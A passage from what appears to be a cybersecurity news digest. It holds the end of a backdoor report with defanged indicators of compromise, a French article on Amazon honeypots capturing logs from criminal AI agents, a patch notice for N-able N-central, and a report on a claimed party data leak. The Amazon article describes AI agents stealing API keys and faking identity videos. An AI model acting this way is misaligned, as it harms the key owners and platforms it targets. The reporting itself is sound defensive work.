October 20, 2025 Venora*******@yahoo.com https://github[.]com/AlexandaJazzmynwC PulseHub QuantumVault November 19, 2025 Alexanda*********@yahoo.com https://github[.]com/FloraineSuvitC NexaCore DataFlowX November 19, 2025 Floraine******@yahoo.com https://github[.]com/bvgarciajocelynxccZ DataSphere CodeForge December 4, 2025 bvgarcia**********@yahoo.com https://github[.]com/Eclemensadolph1n DataCore alpha December 4, 2025 Eclemen********@yahoo.com https://github[.]com/aYulysseserinYtas Solix Zephyr December 5, 2025 aYulysses********@yahoo.com The creation dates for the majority of these GitHub repositories suggest that the threat actor has been preparing the infrastructure of this operation since at least the end of 2024. Conclusion In this blog post (part 1), we have reviewed the initial infection vector and various types of loaders observed in this campaign. We also provided technical details of the GitDoor backdoor, its command-and-control communication protocol, and the many shellcode modules it can deliver. In the next part of the story, we’ll dive deeper into the technical analysis of the GraphDoor backdoor, the plug-ins it uses for keylogging, process listing, and screen capturing, the modified Erfrp proxy and the Ably channel proxy, as well as the recovered C2 addresses. We will also provide technical attribution notes which connect this operation to Chinese-speaking threat actors. Indicators of Compromise MeshAgent 74b025084026d8d9a64661bf995d835b Type 1 Loader 32151547d912488ac5242731057170a3 e9d4081fac4a5111e6856f333d490439 Type 2 Loader e63ec733393e4e7e3424cbff918003a3 Encrypted Payload 3896d44bc6d517291c60ee3f70543a31 b930fb3ab14fe45b378d5acfa6e0a763 6a54f8008ee659b6923abf5dba2b2cc1 GitDoor 552f0a9cc5fc3755721fa49be05e8035 GraphDoor 14ec33ea808e697870d00c5e434c2952 Legitimate executables 8b78ef5609d942036e93721d75bd1f29 javaw.exe be739a7036dc8e2ee8608fba13c8c3a4 start.exe 84802caf2579cfe7a38f079a64a3cd22 pythonw.exe d955d03104f988582cbd2967177693d3 zoomit.exe MeshAgent C2 27[.]102[.]66[.]162 Legitimate Cloud Storage upload.gofile[.]io GitHub repositories hxxps://github[.]com/LatonyCharnleyaW hxxps://github[.]com/StevenDFournier hxxps://github[.]com/VenoraKlanimU hxxps://github[.]com/JeneLeo hxxps://github[.]com/AlexandaJazzmynwC hxxps://github[.]com/FloraineSuvitC hxxps://github[.]com/bvgarciajocelynxccZ hxxps://github[.]com/Eclemensadolph1n hxxps://github[.]com/aYulysseserinYtas
- Des agents IA de pirates tombent dans le piège d’Amazon et révèlent leurs secrets
 par Ny Ando A. le 17 novembre 2026 à 7h47
Les pirates ont pour habitude d’être discrets. Leurs assistants artificiels, apparemment, n’ont pas reçu le mémo. Dans un rapport publié le 13 novembre 2026, Amazon raconte comment des agents IA malveillants ont exposé leur historique en croyant consulter un modèle de langage. Des cybercriminels utilisaient des agents IA pour voler des accès à des modèles payants et poursuivre leurs attaques. Mais ils sont tombés dans un piège inattendu. En se connectant à de faux services d’intelligence artificielle installés par Amazon, leurs agents ont livré l’historique de leurs opérations. Voici comment ils se sont trahis. Une belle indiscrétion Entre le 3 octobre et le 5 novembre 2026, des agents IA utilisés par des cybercriminels se sont connectés à MadPot. Ce réseau de capteurs imite des services en ligne. Certains de ses serveurs ressemblaient aux interfaces de modèles de langage. Ces services étaient en réalité des leurres déployés par Amazon pour surveiller les activités suspectes. Et le piège a fonctionné grâce à une particularité des agents autonomes. Pour travailler, ils transmettent au modèle les consignes, les actions précédentes, les résultats et la mémoire partagée. Résultat : les requêtes interceptées contenaient des journaux décrivant des campagnes entières, bien au-delà de l’échange du moment. Petite précision : Amazon n’a pas infiltré directement tous les systèmes attaqués. Ses chercheurs ont surtout pu lire ce que les agents déclaraient avoir fait. ARTEX, un outil de cybersécurité recyclé par des pirates Derrière ces agents, Amazon soupçonne l’utilisation d’ARTEX, un logiciel libre conçu à l’origine pour automatiser des tests de sécurité. Un opérateur donne un objectif, l’outil répartit le travail entre plusieurs agents. L’un prépare les tâches, d’autres les exécutent ou vérifient les résultats. Ils partagent une mémoire commune et peuvent avancer sans nouvelle consigne à chaque étape. Normalement, ARTEX aide les défenseurs. Mais des cybercriminels en ont détourné l’usage pour accélérer leurs attaques. Et ce n’est pas une hypothèse isolée. Dans une alerte du 13 novembre, le FBI indique que des acteurs malveillants exploitent ARTEX depuis au moins août 2026 contre plusieurs secteurs à travers le monde. Son dépôt GitHub initial a disparu en octobre, mais des copies circulent. La différence avec un chatbot classique ? L’agent ne se contente pas de vous expliquer comment agir. Il utilise des outils, évalue les réponses et passe à l’étape suivante. Le fonctionnement des agents IA capables de mener des cyberattaques le montre : tout dépend des outils et des permissions disponibles. Voler des clés API pour continuer à utiliser l’IA gratuitement L’une des campagnes décrites avait pour objectif de récupérer des clés API, ces identifiants qui permettent d’accéder à des services d’IA payants. Le but était de pouvoir utiliser les modèles sur le compte de leur propriétaire. Selon les journaux, les agents inspectaient des applications exposées sur Internet, notamment LiteLLM, Dify et Langflow. Ils fouillaient aussi des dépôts de code à la recherche de secrets oubliés. Une mauvaise configuration, un mot de passe par défaut ou une faille non corrigée pouvait leur ouvrir la porte. Le plus étonnant, c’est la boucle décrite par Amazon. Les pirates repèrent des services exposés, extraient des identifiants, les testent et réutilisent les clés obtenues pour chercher d’autres accès. Une autre opération visait deux plateformes crypto. Les agents tentaient de contourner les contrôles d’identité avec des documents falsifiés et des vidéos modifiées par l’IA. Les journaux décrivent des essais minutieux pour tromper la vérification qui demande à un utilisateur de bouger le visage devant la caméra. Les agents ont même analysé les mouvements attendus et travaillé sur une vidéo truquée en temps réel. Mais toutes les tentatives visant à tromper cette vérification faciale rapportées dans les journaux ont été rejetées par le système concerné. Faut-il désormais craindre une armée d’IA impossibles à arrêter ? Pas pour le moment. Les techniques repérées par Amazon étaient déjà connues. Ce qui change, c’est la vitesse à laquelle les agents peuvent enchaîner recherches, tentatives et vérifications, parfois sur de nombreuses cibles. L’affaire a d’ailleurs un côté rassurant. À force de partager leur mémoire pour mieux coopérer, ces agents ont révélé leur fonctionnement. Une faiblesse dont Amazon a su profiter. Cela ne signifie pas que toutes les IA professionnelles feraient la même erreur, mais la question des données confiées aux services externes mérite d’être prise au sérieux. Pour les entreprises, les réflexes restent les mêmes. Corrigez les failles logicielles. Supprimez les mots de passe par défaut. Protégez et renouvelez les clés exposées. Et surtout, surveillez les dépenses anormales d’IA. Les équipes utilisant LiteLLM doivent aussi contrôler leurs installations et leurs accès. Cet article Des agents IA de pirates tombent dans le piège d’Amazon et révèlent leurs secrets a été publié sur LEBIGDATA.FR.
- N-able Patches 17 N-central Flaws as Attackers Exploit Earlier Bugs to Deploy Crypto Miners
 par info@thehackernews.com (The Hacker News) le 17 novembre 2026 à 5h15
N-able has released a new security update to address additional critical security flaws impacting N-central. Describing N-central 2026.4 Hotfix 3 as a critical security update, the company said it includes a number of security patches and fixes that enhance the security of the Remote Monitoring and Management (RMM) and Unified Endpoint Management (UEM) platform. "HF3 builds on the
- Rassemblement National
 le 17 novembre 2026 à 2h39
Les données de 500 000 personnes liées au Rassemblement national seraient mises en vente après un piratage Mise à jour le 17 novembre à 16h30 Selon nos informations, cette nouvelle fuite revendiquée serait une fausse alerte mêlant des données authentiques et d'autres informations erronées. Le chiffre de 500 782 personnes concernées ne serait donc pas fiable. Le Rassemblement national (RN) fait l'objet d'une nouvelle revendication de fuite de données. Le 17 novembre 2026, un cybercriminel utilisant le pseudonyme shin0bi a annoncé la mise en vente d'une base présentée comme contenant 500 782 enregistrements uniques, concernant notamment des adhérents, des donateurs, des responsables locaux et des abonnés aux communications du parti. Cette annonce intervient moins de deux semaines après que le Rassemblement national a officiellement confirmé, le 4 novembre 2026, une cyberattaque ayant touché son outil de gestion des adhésions. Selon les informations recueillies par FrenchBreaches, des captures d'écran attribuées au pirate et datées du 14 novembre 2026 suggèrent qu'il pourrait avoir conservé un accès non autorisé après cette annonce. Ces éléments soulèvent la possibilité d'un accès persistant ou d'une nouvelle intrusion, sans permettre à ce stade de confirmer l'une ou l'autre hypothèse. Le pirate affirme proposer plusieurs fichiers contenant des noms, prénoms, dates de naissance, adresses e-mail, numéros de téléphone, adresses postales et informations relatives aux adhésions ou aux dons. L'authenticité de cette nouvelle base, son volume réel et l'existence d'un accès encore actif au 14 novembre restent à confirmer. Une base de 500 000 enregistrements proposée à la vente Dans une annonce publiée le 17 novembre 2026, le cybercriminel shin0bi affirme détenir une importante base de données attribuée au Rassemblement national. Selon ses déclarations, les informations auraient été récupérées à partir d'un outil de gestion des adhésions du parti. Le pirate revendique 500 782 enregistrements uniques après suppression des doublons, sans fournir de preuve indépendante permettant de vérifier ce chiffre. La base est proposée à la vente pour 300 dollars, avec un paiement demandé en cryptomonnaie Monero. Cette annonce ne prouve toutefois pas, à elle seule, qu'une nouvelle intrusion a eu lieu. Les données pourraient provenir d'un accès antérieur, d'une extraction complémentaire ou d'un regroupement de plusieurs fichiers. Sept fichiers concernant des adhérents, des donateurs et des contacts Le vendeur présente sept ensembles de données correspondant à différentes catégories de personnes liées ou potentiellement liées au Rassemblement national. Les volumes annoncés sont les suivants : Adhérents 2025 : 150 111 lignes Élus municipaux : 51 822 lignes Secrétaires départementaux : 50 082 lignes Donateurs 2024-2025 : 99 769 lignes Grands donateurs : 50 205 lignes Personnes inscrites : 48 558 lignes Newsletter d'octobre 2025 : 50 242 lignes Ces sept fichiers représentent au total 500 789 lignes, soit sept de plus que les 500 782 enregistrements uniques revendiqués. Cette différence pourrait s'expliquer par la présence de doublons, mais aucune vérification indépendante ne permet de le confirmer. Il est également important de préciser que 500 782 enregistrements ne correspondent pas nécessairement à 500 782 personnes distinctes. Une même personne pourrait apparaître dans plusieurs catégories, notamment comme adhérent, donateur ou abonné à une newsletter. Quelles données personnelles seraient exposées ? Les exemples diffusés par le pirate présentent plusieurs catégories d'informations personnelles. Les données annoncées comprennent notamment : Noms et prénoms Dates de naissance Adresses e-mail Numéros de téléphone Adresses postales Codes postaux et villes Numéros d'adhérent Dates d'adhésion Montants et statuts des cotisations Fonctions politiques ou organisationnelles Départements de rattachement Montants et dates des dons Modes de paiement déclarés Dates et préférences d'inscription aux communications Toutes ces informations ne figurent pas nécessairement dans chaque enregistrement. Les fichiers présentés comme ceux des adhérents contiendraient notamment des informations d'identité, des coordonnées personnelles et des renseignements sur les cotisations. Les fichiers attribués aux donateurs mentionneraient également des montants financiers, des dates de contribution et des modes de paiement. Aucun numéro de carte bancaire ni aucune coordonnée bancaire complète n'apparaît dans les exemples communiqués. La sensibilité de ces données est particulièrement importante lorsqu'elles permettent d'associer une personne à une adhésion ou à un soutien financier à un parti politique. Le Rassemblement national avait confirmé une cyberattaque le 4 novembre Cette nouvelle revendication intervient après un premier incident de sécurité reconnu officiellement par le parti. Le 31 octobre 2026, environ 150 000 fiches attribuées au Rassemblement national avaient été diffusées par un cybercriminel. Dans un communiqué publié le 4 novembre 2026, le RN confirmait qu'une cyberattaque avait touché un outil informatique utilisé pour gérer les adhésions. Le parti reconnaissait la divulgation non autorisée d'une partie des données personnelles de certains adhérents, tout en précisant que l'incident ne concernait pas l'intégralité de son fichier. Les informations potentiellement compromises comprenaient notamment des noms, prénoms, coordonnées, professions, années d'adhésion, montants de cotisations et fédérations de rattachement. Le Rassemblement national annonçait avoir pris des mesures pour sécuriser les accès concernés et empêcher toute nouvelle compromission. La CNIL avait été saisie et une plainte déposée auprès du parquet de Paris. Des captures datées du 14 novembre soulèvent la question d'un nouvel accès Selon nos informations, des captures d'écran attribuées au cybercriminel et datées du 14 novembre 2026 laissent penser qu'il pourrait avoir conservé un accès aux données du Rassemblement national après la cyberattaque officiellement reconnue le 4 novembre. Ces éléments soulèvent des interrogations sur la possibilité d'un accès non autorisé toujours actif plusieurs jours après l'annonce des mesures de sécurisation du parti. Deux scénarios pourraient notamment expliquer cette situation : un accès initial qui n'aurait pas été entièrement interrompu ou une nouvelle intrusion survenue après le précédent incident. Toutefois, la date affichée sur une capture d'écran ne suffit pas à prouver qu'une connexion aux systèmes du parti était encore active ce jour-là. Les images pourraient également présenter des informations récupérées auparavant. À ce stade, FrenchBreaches ne peut donc pas confirmer qu'une seconde cyberattaque a eu lieu ni que le pirate disposait toujours d'un accès actif le 14 novembre. Ces éléments devront notamment être confrontés aux constatations techniques du Rassemblement national pour déterminer s'il s'agit d'une nouvelle compromission ou de la continuité du précédent incident. Une nouvelle vente potentiellement liée au précédent piratage La publication du 17 novembre présente plusieurs similitudes avec la fuite apparue à la fin du mois d'octobre. Le pseudonyme shin0bi apparaît dans les deux épisodes, et les fichiers annoncés concernent notamment des données d'adhésion au Rassemblement national. Cette fois, le volume revendiqué est cependant nettement supérieur et inclut d'autres catégories, notamment des donateurs, des responsables locaux et des abonnés aux communications du parti. Il pourrait s'agir d'une extension des données précédemment compromises, d'une nouvelle extraction ou d'un regroupement de plusieurs bases. Sans comparaison technique entre les fichiers, il reste impossible de déterminer précisément leur origine ou de confirmer qu'ils proviennent tous des systèmes du Rassemblement national. Des données particulièrement sensibles en raison de leur nature politique Au-delà des coordonnées personnelles, cette affaire soulève un enjeu important concernant la protection des informations liées aux opinions politiques. L'appartenance à un parti politique et certaines données permettant de révéler des opinions politiques bénéficient d'une protection renforcée au titre de l'article 9 du RGPD. Une fuite de fichiers d'adhérents pourrait ainsi exposer directement l'affiliation politique des personnes concernées. Les renseignements relatifs aux dons ou aux fonctions exercées dans une organisation politique peuvent également présenter un caractère sensible. Il convient toutefois de distinguer les catégories de données annoncées : être inscrit à une newsletter ne signifie pas nécessairement être adhérent ou sympathisant du Rassemblement national. Quels risques pour les personnes concernées ? Si les données étaient authentiques, leur divulgation pourrait faciliter des tentatives d'hameçonnage ciblées, des usurpations d'identité ou des escroqueries personnalisées. Des cybercriminels pourraient notamment utiliser les informations relatives aux adhésions pour envoyer de faux messages de renouvellement de cotisation, ou exploiter les données des donateurs pour imiter des sollicitations financières. La combinaison de coordonnées personnelles et d'informations politiques pourrait également exposer certaines personnes à des démarches malveillantes ciblées. Le Rassemblement national avait déjà appelé ses adhérents à la vigilance face aux messages et appels inhabituels dans sa communication du 4 novembre. Une nouvelle compromission qui reste à confirmer La cyberattaque reconnue par le Rassemblement national le 4 novembre 2026 est confirmée. En revanche, la mise en vente annoncée le 17 novembre et les captures datées du 14 novembre soulèvent de nouvelles questions auxquelles les éléments disponibles ne permettent pas encore de répondre définitivement. Le volume revendiqué de 500 782 enregistrements uniques n'a pas été vérifié indépendamment, et le nombre exact de personnes concernées demeure inconnu. Il reste également à déterminer si les captures du 14 novembre témoignent d'un accès non autorisé persistant, d'une nouvelle intrusion ou simplement de la consultation de données déjà extraites. FrenchBreaches a sollicité le Rassemblement national afin d'obtenir des précisions sur l'authenticité des fichiers, l'existence éventuelle d'un nouvel accès illégal et les mesures de sécurisation mises en place depuis le précédent incident.

Investigations OSINT sur phishing
Suite à la réception d’un SMiShing (phishing par SMS) relatif


